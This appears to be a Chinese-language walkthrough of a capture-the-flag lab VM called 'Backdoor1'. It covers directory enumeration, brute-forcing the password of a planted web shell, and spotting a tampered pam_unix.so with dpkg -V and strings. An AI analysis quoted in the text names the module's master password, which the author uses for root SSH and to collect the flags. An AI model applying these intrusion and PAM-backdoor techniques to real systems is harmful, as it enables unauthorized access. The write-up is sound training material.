

backdoor

gobuster扫出来了一个后面php文件
/backdoor.php但是大小是0

```
(root@kali) ~/Desktop/zuotl
# gobuster dir -u "http://192.168.31.63/" -w /usr/share/wordlists/dirb/common.txt -x php,txt,json

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.31.63/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,json
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.php (Status: 403) [Size: 278]
/.hta.php (Status: 403) [Size: 278]
/.hta.txt (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.hta.json (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/.htaccess.json (Status: 403) [Size: 278]
/.htaccess.php (Status: 403) [Size: 278]
/.htpasswd.txt (Status: 403) [Size: 278]
/.htpasswd.json (Status: 403) [Size: 278]
/.htpasswd.php (Status: 403) [Size: 278]
/.htaccess.txt (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/backdoor.php (Status: 200) [Size: 0]
/index.html (Status: 200) [Size: 12033]
/server-status (Status: 403) [Size: 278]
Progress: 18456 / 18460 (99.98%)
=====
Finished
=====
```

访问尝试传参一个cmd看看，因为提示是后门嘛

其实也可以fuzz，因为直接就猜出来了就不测了

← → ↻ ⚠ 不安全 192.168.31.63/backdoor.php?cmd=ls

🍱 | 📺 哔哩哔哩 (゜-゜)つ... 📁 破解and系统 📁 博客 📁 国外网站 📁 邮箱 📁 学习

give password.

📘 DevTools is now available in Chinese [Don't show again](#) [Always match Chrome's language](#) [Switch](#)

🔍 📄 Elements Console Sources Network Performance Memory Application Privacy and security



LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾

URL


http://192.168.31.63/backdoor.php?cmd=ls

☐ Use POST method





需要pwd



bp爆个密码吧




可以看到密码是iloveyou



无回显rce

反弹shell



提权

检查包中的文件是否被修改

dpkg -v

```
www-data@Backdoor1:/var/www/html$ dpkg -V
dpkg -V
??5?????? c /etc/irssi.conf
??5?????? /lib/x86_64-linux-gnu/security/pam_unix.so
??5?????? c /etc/apache2/apache2.conf
dpkg: warning: systemd: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla for hash: Permission denied
??5?????? /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
dpkg: warning: sudo: unable to open /etc/sudoers for hash: Permission denied
??5?????? c /etc/sudoers
dpkg: warning: sudo: unable to open /etc/sudoers.d/README for hash: Permission denied
??5?????? c /etc/sudoers.d/README
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.conf for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.conf
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.motd for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.motd
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.rules for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.rules
dpkg: warning: packagekit: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla for hash: Permission denied
??5?????? /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla
??5?????? c /etc/issue
```

可以看到pam_unix.so文件

这个文件是 Linux PAM框架中的一个核心模块，简单来说就是一种用于Linux系统上的用户身份验证的机制。进行认证时首先确定是什么服务，然后加载相应的PAM的配置文件(位于 **/etc/pam.d**)，最后调用认证文件(位于 **/lib/security**)进行安全认证

他会有一个万能密码可以登录服务器

```
www-data@Backdoor1:/var/www/html$ strings /lib/x86_64-linux-gnu/security/pam_unix.so
< strings /lib/x86_64-linux-gnu/security/pam_unix.so
p^B
_gmon_start
__ITM_deregisterTMCloneTable
__ITM_registerTMCloneTable
__cxa_finalize
calloc
malloc
strncpy
strlen
crypt_r
free
pipe
fork
dup2
pam_modutil_sanitize_helper_fds
geteuid
setuid
execve
pam_syslog
stdout
fflush
_exit
__errno_location
waitpid
sigaction
pam_modutil_read
```

string查看编译后的内容。看不懂直接丢给ai

可以看到有密码直接ssh登录

Builder

参考了 1 个上下文

1.txt

分析用户提供的pam_unix.so二进制文件的strings输出，查找其中是否包含硬编码的密码或后门特征。

PAM_Binary_Password_Analysis.md+222 -0 审查

PAM_unix.so 二进制文件密码分析完成

我已经对您提供的 [SYS]\1.txt 中的 pam_unix.so 文件进行了深入的密码和后门分析，并创建了详细的分析报告
PAM_Binary_Password_Analysis.md。

关键发现

确认存在后门，但未发现明文硬编码密码

1. 明确的后门特征:
- PAM: Root access granted via backdoor - 明确的后门标识字符串
 - 660930334 - 可疑的数字序列，可能作为特殊认证码
 - bad username [%s] - 可能的日志掩盖机制
2. 密码分析结果:
- 未发现明文硬编码密码
 - 发现可疑数字标识符 660930334
 - 正常的密码处理函数 (crypt_r, md5, sha256等)

技术分析要点

后门机制推测

plaintext

1 触发条件 → 特殊密码/用户名检查 → 绕过正常认证 →
2 输出后门消息 → 强制返回认证成功

可能的密码

- 660930334 - 最可能的后门密码
- 该数字在二进制文件中出现，位置紧邻后门标识字符串

```
kali2024 × 阿里云 × 001 ×
终端 × +
Linux Backdoor1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 8 09:10:31 2025 from 192.168.3.94
root@Backdoor1:~# ls
root.txt
root@Backdoor1:~# cat root.txt
flag{root-5d363bb914c59fd1cd2b59e998bedb4f}
root@Backdoor1:~# cd /home
root@Backdoor1:/home# ls
morri
root@Backdoor1:/home# cd morri/
root@Backdoor1:/home/morri# ls
user.txt
root@Backdoor1:/home/morri# cat user.txt
flag{user-4645258dd0f71f7f430bb4f3c37748e6}
root@Backdoor1:/home/morri#
```